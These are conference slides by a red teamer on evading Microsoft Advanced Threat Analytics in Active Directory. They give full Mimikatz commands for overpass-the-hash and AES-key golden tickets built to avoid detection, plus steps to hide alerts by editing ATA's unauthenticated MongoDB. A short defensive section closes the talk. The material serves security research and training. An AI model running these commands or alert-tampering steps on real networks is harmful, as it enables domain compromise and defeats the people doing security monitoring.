

Red Team Revenge: Attacking Microsoft ATA

Nikhil Mittal

About me

- Hacker, Red Teamer, Trainer, Speaker at <http://pentesteracademy.com/>
- Twitter - @nikhil_mitt
- Blog – <http://labofapenetrationtester.com>
- Github - <https://github.com/samratashok/>
- Creator of [Kautilya](#) and [Nishang](#)
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks and/or Trainings
 - DefCon, BlackHat, CanSecWest, BruCON, DeepSec and more.


What is Microsoft ATA?

- “Advanced Threat Analytics (ATA) is an on-premises platform that helps protect your enterprise from multiple types of advanced targeted cyber attacks and insider threats.”

<https://docs.microsoft.com/en-us/advanced-threat-analytics/understand-explore/what-is-ata>

- ATA detects attacks by reading certain “interesting” protocols’ traffic to the domain controller(s), SIEM events and logs.
- Anomaly based and behavior based detection.

ATA Architecture



Lab Configuration

- Lab used for experiments contains a Lightweight ATA gateway installed over a Server 2012 R2 Domain Controller with students and professionals (450+) trying various Active Directory attacks from various machines.
- ATA 1.8 with the default configuration has been installed and used as documented here.

<https://docs.microsoft.com/en-us/advanced-threat-analytics/deploy-use/install-ata-step1>

Detections – Threats of interest which ATA detects

- Recon
 - Account Enumeration
 - Session Enumeration
 - AD Enumeration
- Compromised Credentials
 - Brute Force
 - Unusual protocol implementation
 - Abnormal Behavior
- Lateral Movement
 - Pass the ticket
 - Pass the hash
 - Overpass-the-hash
 - Abnormal behavior
- Domain Dominance
 - Golden Ticket
 - Malicious replication requests

<https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-threats>

Evading ATA - Recon- Detection

- ATA detects AD based recon by looking for queries sent to the DC.

Reconnaissance using directory services enumeration

The following directory services enumerations using SAMR protocol were attempted against OPS-DC from OPS-USER11:

- Successful enumeration of all users in offensiveps.com by lab user
- Successful enumeration of all groups in offensiveps.com by lab user

Reconnaissance using SMB Session Enumeration

SMB session enumeration attempts were successfully performed by lab user, from OPS-USER11 against OPS-DC, exposing 4 accounts.

- But, ATA doesn't mind DC giving out useful information unless invasive recon is done against the DC!

Evading ATA – Recon - Bypass

- Intelligent Recon is not caught by ATA.
- Not poking the DC is the key! Enumerate the domain but do not enumerate the DC. For example, while hunting for DA tokens, get a list of computers and DAs from the DC but do not run enumeration tools against the DC.
- Same holds true for other user hunting activities like enumerating local admins, looking for local admin access etc.

Evading ATA – Recon - Bypass

Hunting for Domain Admin token

- Avoid searching for DA token on the DC. Local admin privileges are required to use the token.
- To hunt for those machines where a DA token is available, we can enumerate Domain Admins from the DC, get a list of machines using ping sweep or asking from DC and then run Invoke-UserHunter (PowerView) on all machines except the DC.

Evading ATA - Recon

- SPN (Service Principal Name) Scanning doesn't get detected.
- SPN is used by Kerberos to associate a service instance with a service logon account.

<https://msdn.microsoft.com/en-us/library/windows/desktop/ms677949%28v%3Dvs.85%29.aspx>

- Tools like PowerView can be used for SPN scanning.

Evading ATA - Overpass-the-hash

- Overpass-The-Hash allows to create Kerberos tickets from NTLM hashes/AES keys.
- This allows access to resources which need Kerberos authentication with “just” a hash.
- Explained by Benjamin here:

<http://blog.gentilkiwi.com/securite/mimikatz/overpass-the-hash>

Evading ATA - Overpass-the-hash - Detection

- This is what a normal AS-REQ packet looks like. Note the encryption type for timestamp.

```
└─┬─ as-req
   │  pvno: 5
   │  msg-type: krb-as-req (10)
   └─┬─ padata: 2 items
      │  └─ PA-DATA PA-ENC-TIMESTAMP
         │  └─ padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
            │  └─ padata-value: 3041a003020112a23a04386d0096434a9ecd4b9e3ede1198...
               │  └─ etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  │  └─ cipher: 6d0096434a9ecd4b9e3ede11984f824f83f6b471c646157f...
               └─ PA-DATA PA-PAC-REQUEST
          └─ req-body
             │  Padding: 0
             └─ kdc-options: 40810010 (forwardable, renewable, canonicalize, renewable-ok)
                │  cname
                │  realm: OFFENSIVEPS.COM
                │  sname
                │  till: 2037-09-13 02:48:05 (UTC)
                │  rtime: 2037-09-13 02:48:05 (UTC)
                │  nonce: 1420260169
                └─ etype: 6 items
                   │  ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                   │  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
                   │  ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
                   │  ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
                   │  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
                   └─ ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

Evading ATA - Overpass-the-hash - Detection

- This is what an AS-REQ packet looks like when using NTLM hashes for Over-PTH. Note that the encryption type used by timestamp is downgraded.

```
Invoke-Mimikatz  
-Command  
"sekurlsa::pth  
/user:privservice  
/domain:offensiveps.com  
/ntlm:ntlmhash"
```

```
└─┬─ as-req  
  │ pvno: 5  
  │ msg-type: krb-as-req (10)  
  └─┬─ padata: 2 items  
    │ └─ PA-DATA PA-ENC-TIMESTAMP  
      │   └─ padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)  
        │     └─ padata-value: 303da003020117a2360434e72860054cade666e1e622045b...  
          │       eetype: eTYPE-ARCFOUR-HMAC-MD5 (23)  
          │       cipher: e72860054cade666e1e622045b33976d5555145908a4e24a...  
        └─ PA-DATA PA-PAC-REQUEST  
          └─ padata-type: kRB5-PADATA-PA-PAC-REQUEST (128)  
            └─ padata-value: 3005a0030101ff  
              include-pac: True  
  └─ req-body  
    │ Padding: 0  
    │ ▶ kdc-options: 40810010 (forwardable, renewable, canonicalize, renewable-ok)  
    │ ▶ cname  
    │   realm: offensiveps.com  
    │ ▶ sname  
    │   till: 2037-09-13 02:48:05 (UTC)  
    │   rtime: 2037-09-13 02:48:05 (UTC)  
    │   nonce: 896809050  
    └─ eetype: 7 items  
      │ ENCTYPE: eTYPE-NULL (0)  
      │ ENCTYPE: eTYPE-NULL (0)  
      └─ ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

Evading ATA - Overpass-the-hash - Detection

- ATA looks for anomalies like the one discussed.
- There are two detections for Over-PTH
 - One is “Encryption downgrade activity” for which ATA even conveniently tells the reason for detection.

Encryption downgrade activity

The encryption method of the Encrypted_Timestamp field of AS_REQ message from 2 computers has been downgraded based on previously theft using Overpass-the-Hash from 2 computers.

Note Share Export to

```
4 as-req
  pvno: 5
  msg-type: krb-as-req (10)
  4 padata: 2 items
    4 PA-DATA PA-ENC-TIMESTAMP
      4 padata-type: KRB5-PADATA-ENC-TIMESTAMP (2)
        4 padata-value: 303da003020117a2360434e72860054cade666e1e622045b...
          etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
          cipher: e72860054cade666e1e622045b33976d5555145908a4e24a...
```

Evading ATA - Overpass-the-hash - Detection

- There are two detections for Over-PTH
 - Second is “Unusual protocol implementation” for which I believe ATA looks for supported encryption types as well. If not now, in future?

Normal

AES

```
4 etype: 6 items
  ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
  ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

```
4 etype: 7 items
  ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
  ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
  ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

NTLM

```
4 etype: 7 items
  ENCTYPE: eTYPE-NULL (0)
  ENCTYPE: eTYPE-NULL (0)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
  ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

Evading ATA - Overpass-the-hash - Bypass

- So, to bypass this detection, all we need to do is to make the encryption type same as the one used normally.
- The following mimikatz command can be used for that:
Invoke-Mimikatz -Command '"sekurlsa::pth /user:privservice /domain:offensiveps.com /aes256:aes256 /ntlm:ntlm /aes128:aes128"'
- I have noted that putting all AES256, AES128 and NTLM(RC4) together reduces chances of detection.
- “AES keys can be replaced only on 8.1/2012r2 or 7/2008r2/8/2012 with KB2871997, in this case you can avoid NTLM hash.” -

<https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa>


ATA DETECTS OVER-PTH



JUST USED AES KEYS

Evading ATA - Overpass-the-hash – False events/detections

- Interestingly, the “Unusual protocol implementation” detection for Overpass-the-hash identifies the user with the username (/user option) used in created ticket.
- This means, we can create failure events for any user in the domain (even honey token users of ATA) which could be useful for generating false detections.

Accounts (4)		Authentication Result	Against Domain Controllers (1)
25/06/2017 16:45	 honey user Kerberos (Traffic)	✘ Failure	 OPS-DC
25/06/2017 16:44			
21/06/2017 08:49	 priv service Kerberos (Traffic)	✔ Success	 OPS-DC
15/06/2017 11:49			
18/06/2017 13:22	 Unknown Kerberos (Traffic)	✘ Failure	 OPS-DC

Usernames used with hashes of another user

Evading ATA - Golden Ticket

- We can now use Over-PTH to create tickets of DA without detection. The next step is to create a Golden ticket for domain dominance.
- Since Golden ticket is a valid TGT, the action now is for the TGS-REQ packet.
- Krbtgt hash is required for creating a Golden ticket.
- Golden Ticket:
<https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf>

Evading ATA - Golden Ticket - Detection

- This is what a normal TGS-REQ packet looks like. Note the encryption type used for the ticket.

```
└─ tgs-req
  pvno: 5
  msg-type: krb-tgs-req (12)
  └─ padata: 1 item
    └─ PA-DATA PA-TGS-REQ
      └─ padata-type: kRB5-PADATA-TGS-REQ (1)
        └─ padata-value: 6e82051b30820517a003020105a10302010ea20703050000...
          └─ ap-req
            pvno: 5
            msg-type: krb-ap-req (14)
            Padding: 0
            └─ ap-options: 00000000
            └─ ticket
              tkt-vno: 5
              realm: OFFENSIVEPS.COM
              └─ sname
              └─ enc-part
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                kvno: 2
                cipher: 6cf8a0b1dab819954df6f016ebfc3c02474d1112bdcd8dc0...
```

Evading ATA - Golden Ticket - Detection

- TGS-REQ packet for a Golden Ticket generated using NTLM hash. Note the encryption type has been downgraded.

```
└─ tgs-req
  pvno: 5
  msg-type: krb-tgs-req (12)
  └─ padata: 1 item
    └─ PA-DATA PA-TGS-REQ
      └─ padata-type: kRB5-PADATA-TGS-REQ (1)
        └─ padata-value: 6e8204533082044fa003020105a10302010ea20703050000...
          └─ ap-req
            pvno: 5
            msg-type: krb-ap-req (14)
            Padding: 0
            └─ ap-options: 00000000
              └─ ticket
                tkt-vno: 5
                realm: offensiveps.com
                └─ sname
                  └─ enc-part
                    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
                    kvno: 2
                    cipher: a7620ba5b6023bab235b89fdb7c9cd06632bc219122bf39c...
              └─ authenticator
                etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

```
Invoke-Mimikatz -Command "kerberos::golden /User:privservice
/domain:offensiveps.com /sid:S-1-5-21-3270384115-3177237293-604223748
/krbtgt:ntlmhash /id:500 /groups:513 /ptt"
```

Evading ATA - Golden Ticket - Detection

- Once again, ATA looks for anomalies like the encryption type downgrade.
- The detection for Golden ticket is:
 - “Encryption downgrade activity” for which ATA informs us that the “encryption method of the TGT field of TGS_REQ message has been downgraded”.

Encryption downgrade activity
The encryption method of the TGT field of TGS_REQ message from 2 computers has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on 2 computers.

Note Share Export to Excel Details

priv service → On → 2 computers

```
4 ticket
  tkt-vno: 5
  realm: offensiveps.com
  sname
  4 enc-part
    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
    kvno: 2
    cipher: a7620ba5b6023bab235b89fdb7c9cd06632bc219122bf39c...
  4 authenticator
    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

Evading ATA - Golden Ticket - Bypass

- Once again, to bypass this detection, all we need to do is to make the encryption type same as the one used normally :)

- The following mimikatz command can be used for that:

```
Invoke-Mimikatz -Command '"kerberos::golden  
/User:privservice /domain:offensiveps.com /sid:S-  
1-5-21-3270384115-3177237293-604223748  
/aes256:aes256keysofkrbtgt /id:500 /groups:513  
/ptt"'
```

- A Golden ticket using AES keys can be generated from any machine unlike restrictions in case of Over-PTH.


ATA DETECTS GOLDEN TICKET



JUST USED AES KEYS

Evading ATA - Golden Ticket - Bypass

- Also, to my surprise, creating a Golden ticket for a non-existent username doesn't get detected even with NTLM hash!! – No need of running DCSync for AES keys!
- The following mimikatz command can be used for that:
`Invoke-Mimikatz -Command '"kerberos::golden /User:nonexistent /domain:offensiveps.com /sid:S-1-5-21-3270384115-3177237293-604223748 /ntlm:ntlmhashofkrbtgt /id:500 /groups:513 /ptt"'`
- May be because ATA has no such identity in its database, it can't detect the action.



Evading ATA 1.8 - Golden Ticket - Bypass

- ATA 1.8 introduces ticket lifetime based detection for Golden tickets. “If a Kerberos ticket is used for more than the allowed lifetime, ATA will detect it as a suspicious activity”.
- While this definitely blunts the attack there are still couple of ways around it.
- First, Keep the krbtgt hash handy and create a Golden ticket whenever required –easy and simple. Keep in mind that **it is the krbtgt hash which provides persistence, not the Golden ticket.**

Evading ATA 1.8 - Golden Ticket - Bypass

- Second, while creating a Golden ticket keep in mind the lifetime of the ticket. Create a ticket which is valid from a future date with ticket lifetime within domain settings (default is 10 hours).
- The below ticket is valid for one hour after two hours from the time of creation:

```
Invoke-Mimikatz -Command '"kerberos::golden  
/User:privservice /domain:offensiveps.com /sid:S-  
1-5-21-3270384115-3177237293-604223748 /aes256:  
/id:500 /groups:513 /startoffset:120 /endin:60  
/renewmax:100800 /ticket:golden.kirbi"'
```

- Make sure you purge the tickets from memory once the activity is over.

Attacking ATA deployment

- ATA Console (up to 1.7) can be identified with basic banner grabbing.
- From version 1.8, if banner grabbing is not possible due to SSO. Below can be used from any domain joined machine:

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$wc = new-object System.Net.WebClient;$wc.UseDefaultCredentials=$true;$wc.DownloadString("https://192.168.1.3").Contains('Microsoft Advanced Threat Analytics')
```

Attacking ATA deployment

- For a non-domain box or Linux box, the default SSL certificate can be used to identify ATA:

```
Testing SSL server 192.168.1.3 on port 443

SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 2048


Subject: ATACenter
Issuer: ATACenter
```

Attacking ATA deployment

- All users/groups added to the local administrators group of ATA Centre (local admins, Domain Admins etc.) have admin access to the console by default!
- Since ATA specifically targets lateral movement scenarios, this is significant.
<https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-role-groups>

Attacking ATA deployment

- The backend MongoDB listens only on localhost but needs no authentication :)
- With administrative access on the ATA Center, the backend MongoDB can be accessed.
- Interesting collections like Unique identities for users and machines, Suspicious activities, Kerberos traffic and many more.



Attacking ATA deployment

- It is possible to tamper with alerts using access to this database. No alerts are generated if the database is tampered.

22:30 > 22:37
Saturday, 24 June 2017

Reconnaissance using SMB Session Enumeration
SMB session enumeration attempts were successfully performed by term admin, from OPS-TERMINALSER against OPS-DC, exposing 5 accounts.

```
{
  "StartTime" : ISODate ("2017-06-24T17:06:58.109Z"),
  "EndTime" : ISODate ("2017-06-24T17:07:07.273Z"),
  "SourceAccountId" : "2e439b8e-0a94-456a-bf1a-a207a542a712",
  "DestinationComputerId" : "7d17e3ef-8d8f-44b5-b3d4-75bcb4da6989",
}
```

```
{
  "StartTime" : ISODate ("2017-06-24T17:06:58.109Z"),
  "EndTime" : ISODate ("2017-06-24T17:07:07.273Z"),
  "SourceAccountId" : "dd33d79e-55ee-400e-bab7-9f75f3de3257",
}
```

22:30 > 22:37
Saturday, 24 June 2017

Reconnaissance using SMB Session Enumeration
SMB session enumeration attempts were successfully performed by lab user, from OPS-TERMINALSER against OPS-DC, exposing 5 accounts.

Attacking ATA deployment

- It is also possible (and easier) to set the visibility of alerts to false by setting the “IsVisible” property of any entry in the SuspiciousActivity collection in the ATA

```
{
  "_id" : ObjectId("594e9b23135ca90e087f098f"),
  "_t" : [
    "Entity",
    "Alert",
    "SuspiciousActivity",
    "SuspiciousActivity`1",
    "EnumerateSessionsSuspiciousActivity"
  ],
  "StartTime" : ISODate("2017-06-24T17:00:15.283Z"),
  "EndTime" : ISODate("2017-06-24T17:07:07.273Z"),
  "IsVisible" : true,
  "Severity" : "Medium",
  "Status" : "Open",
  "StatusUpdateTime" : ISODate("2017-06-24T17:02:27.341Z"),
  "TitleKey" : "EnumerateSessionsSuspiciousActivityTitle"
```

```
{
  "_id" : ObjectId("594e9b23135ca90e087f098f"),
  "_t" : [
    "Entity",
    "Alert",
    "SuspiciousActivity",
    "SuspiciousActivity`1",
    "EnumerateSessionsSuspiciousActivity"
  ],
  "StartTime" : ISODate("2017-06-24T17:00:15.283Z"),
  "EndTime" : ISODate("2017-06-24T17:07:07.273Z"),
  "IsVisible" : false,
  "Severity" : "Medium",
  "Status" : "Open",
  "StatusUpdateTime" : ISODate("2017-06-24T17:02:27.341Z"),
  "TitleKey" : "EnumerateSessionsSuspiciousActivityTitle"
```

Defenses against the Evasions

- ATA even if can't detect anomalies, provides interesting insight in the traffic exchanged with the Domain Controller. Use that to detect the attackers.
- Limit your DAs to login only to Domain Controllers. Remember prevention is better than cure.
- Implement possible architectural changes suggested here:
<https://technet.microsoft.com/en-us/windows-server-docs/security/securing-privileged-access/securing-privileged-access>

Defending ATA

- For securing the ATA deployment, it is better if the ATA Center is not part of the domain whose DC(s) it monitors.
- Hopefully, password for the backend DB will be implemented and logs will be generated if the backend DB is tampered with in a future release.

ATA - Limitations

- Encrypted traffic (like LDAPS and IPSEC ESP) is not analyzed but may not affect detection

<https://github.com/MicrosoftDocs/ATADocs/blob/master/ATADocs/ata-technical-faq.md#does-ata-work-with-encrypted-traffic>

- Communication outside protocols monitored by ATA

<https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-prerequisites>

ATA - Limitations

- Must have signatures for attack types.
 - Constrained Delegation.
 - Another very interesting attack which ATA can't detect because it does not know the attack is loading an arbitrary dll using DNS service – elevation to DA from DNSAdmins membership if DC is also the DNS server.
<https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83>
<http://www.labofapenetrationtester.com/2017/05/abusing-dnsadmins-privilege-for-escalation-in-active-directory.html>

Evading ATA - Forever

- Avoid the temptation of escalating to Domain Admin privileges without understanding the active directory environment and possible defenses in place.
- Reduce communication to the DC. Go slow and careful in the lateral movement phase. Don't create a Golden Ticket or launch a Skeleton Key just to brag about it in your report.
- Stay focused on the goal of the assessment. If you can't bypass it, avoid it!

Limitations

- Focus of all the bypasses is on Anomaly based detections.
- While attacking the ATA deployment administrative access to the ATA Center is required.
- Many behavior based detections could not be replicated in the lab and are more powerful and useful in a real environment.

Conclusion

- It is possible to bypass detections by ATA by modifying well known attacks so that they appear normal.
- Modification of attack methodologies and avoiding talking to DC is also effective.
- Despite its limitations, ATA provides effective visibility and detection for AD attacks.

Thank you

- Please leave feedback.
- Follow me @nikhil_mitt
- For questions, training, assessments -
nikhil.uitrgpv@gmail.com
nikhil@pentesteracademy.com
- Slides and blog posts on ATA will be posted on my
blog and Github

<http://labofapenetrationtester.com/>

<https://github.com/samratashok>